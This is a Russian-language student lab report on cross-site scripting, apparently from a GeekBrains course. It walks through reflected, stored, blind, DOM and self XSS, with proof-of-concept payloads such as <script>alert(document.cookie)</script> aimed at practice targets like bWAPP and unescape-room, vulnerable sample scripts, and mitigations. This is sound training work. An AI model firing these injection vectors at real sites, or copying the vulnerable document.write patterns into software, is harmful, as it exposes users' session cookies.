9 Cookie: security_level=0; _ym_uid=1690358991320892522; _ym_d=
  1690358991; _utma=
  11332212.1798629775.1690359071.1690359071.1690359071.1; _utmz=
  11332212.1690359071.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(no
  ne); PHPSESSID=ocgOp9Lo8v9eodvegeukth0p2
10 Upgrade-Insecure-Requests: 1
11
```

The Response details show the following HTML structure:


```
143 <div align="right">
144   Submit Button
145 </div>
146 </div>
147 </div>
148 </div>
149 <hr>
150 </div>
151 </div>
152 <!-- Modal -->
153 <div class="modal fade" id="myModal" role="dialog">
154   <div class="modal-dialog">
155     <!-- Modal content -->
156     <div class="modal-content">
```


- Open in browser



- Пробуем отобразить куки

```
<script>alert(document.cookie)</script>
```





Пример 4.

- <https://hackerone.com/hackactivity/overview>
- <https://bdu.fstec.ru/calc>
- <https://habr.com/ru/articles/511318/>

Рассмотрим:

- <https://playground.learnqa.ru/demo/xss>

ПОИСК КНИГ ПО АВТОРАМ

Рей Брэдли


Рей Брэдли

→ 451° по Фаренгейту

Рей Брэдли

→ Вино из одуванчиков


- Отображается в адресе браузера запрос:



- Подставим скрипт:

```
<script>alert(123)</script>
```

- В случае, если страница является уязвимой, после ввода этого кода на странице появится вот такое окошко:




Можем вывести значение нашей сессионной cookie, для этого вместо

```
<script>alert()</script>
```

в URL надо подставить другой код:


```
<script>alert(document.cookie)</script>
```



- Reflected XSS
 - Payload злоумышленника не сохраняется на сервере, а сразу отражается пользователю.
 - Жертва должна запустить payload, чтобы атака сработала.

<https://habr.com/ru/articles/322134/>

+ http://192.168.56.11/bwapp/xss_get.php



```
<select>
<script>
document.write("<OPTION value=1>" +
document.location.href.substring(document.location.href.indexOf("default=")+8)+"
</OPTION>");
</script>
</select>
```

- Stored XSS
 - Payload злоумышленника сохраняется на сервере и доступен для всех пользователей, которые перейдут на зараженную страницу.
 - Атака не требует участия жертвы, достаточно перейти на страницу, содержащую payload.
- Blind XSS
 - Blind XSS срабатывает не там, где вводится payload.
 - Blind XSS может быть очень опасной, если страницу с инъекцией откроет привилегированный пользователь.
 - Сценарий эксплуатации Blind XSS требует выждать, иногда очень долго.
- DOM-Based XSS
 - Payload должен передаваться «как есть» и попадать на страницу в неизменном виде.
 - Контекст, в который попадает payload, должен позволять выполнять переданные данные (например, document.write(...)).
 - Без тестирования не обойтись – анализ кода может быть затруднен.

```
<script>
var pos=document.URL.indexOf("name=")+5;
var username = unescape(document.URL.substring(pos,document.URL.length));
var r='<b>'+username+'</b>'document.write(r);
</script>
```

```
<script>alert(123)</script>
```

- Self XSS
 - Многие bug-bounty программы не считают Self XSS уязвимостью.
 - Злоумышленнику может не хватать какого-то параметра, чтобы реализовать XSS самому, но этот параметр есть у жертвы.
 - Задача злоумышленника – заставить жертву, которая вошла в аккаунт, выполнить вредоносный код.
<https://tracker.moodle.org/browse/MDL-61359>

Вывод:

В отличие от формы, валидацию URL разработчик сделать не мог — любой пользователь в своем браузере может ввести любой URL, какой захочет, в том числе и с любым значением GET-параметра. Задача разработчика в этом случае — не забыть учесть все варианты и написать правильный обработчик значения этого GET-параметра.

Способов закрыть ошибку много, например, экранировать текст. Еще можно запретить самому JavaScript видеть некоторые cookie. Для этого у cookie есть специальный параметр "http only". Если он выставлен в TRUE, JavaScript никак не сможет узнать, что такая cookie вообще выставлена и не


сможет ее прочитать и передать злоумышленнику даже в том случае, если ему удастся найти XSS на вашем проекте.

Задание_2:

Допустим, вы обнаружили, что на странице есть уязвимый к XSS параметр, в который можно выполнить инъекцию вектором `<script>alert(document.cookie)</script>`. Как проверить, к какому типу относится инъекция (Reflected, Stored, DOM, Self или Blind)? Ответ обоснуйте.

- Пробуем отобразить куки

```
<script>alert(document.cookie)</script>
```



Браузер вернул куки.

Скрипт загружается, в нашем случае - *XSS Reflected*.

На сервере не хранится, поэтому не *Stored XSS*.

Задание_3:

(*) Попробуйте решить задание 1 из <https://unescape-room.jobertabma.nl/> в разделе practice. В качестве решения приложите скриншот.

Запускаем скрипт с изменениями:

```
<script>alert(document.cookie)</script>
```

https://unescape-room.jobertabma.nl

Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install juice-sh...

The unescape () room

Level 1 (practice) Level 1 | New | Stop

Challenge: call the **politeRobot** function with argument **3** (string) by exploiting the XSS vulnerability.

`<script>politeRobot('3')</script>`

[View HTML source](#) [View DOM](#)

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello world</title>
  </head>
  <body>Hello, <script>politeRobot('3')</script></body>
</html>
```

https://unescape-room.jobertabma.nl

Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

The unescape () room

Level 2 (practice) L

Challenge: call the **prettySuperHero** function with argument **38** (string) by exploiting the XSS vulnerability.

`<script>prettySuperHero(38)</script>`

[View HTML source](#) [View DOM](#)

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello world</title>
  </head>
  <body>
    Hello, <script>prettySuperHero(3)</script>
  </body>
</html>
```

Задание_4:

(*) Попробуйте самостоятельно установить OWASP Mutillidae и выполнить рассматриваемые задания.

Выполнил в Задании_1

Выводы:

- **XSS Уязвимость** межсайтового скриптинга (англ. Cross Site Scripting или XSS) заключается в том, что существует возможность внедрения кода в веб-страницу, которую просматривают другие пользователи сайта. Для этого обычно используется JavaScript, причем внедренный код будет выполняться в браузере пользователя, который открыл атакованную страницу. При этом браузер пользователя «не знает», что данный код был встроен злоумышленником, и исполняет его. Браузер будет считать, что скрипт запущен из доверенного источника, следовательно, скрипт сможет получить почти всю информацию, относящуюся к соединению «пользователь – сайт» (куки, ID сессий и т.д.). Угроза XSS крайне опасна, поэтому уязвимости XSS, как правило, имеют очень высокий рейтинг CVSS.

Вся информация в данной работе представлена исключительно в ознакомительных целях!
Любое использование на практике без согласования тестирования подпадает под действие **УК**
РФ

- <https://gb.ru>

Выполнил: **AndreIM**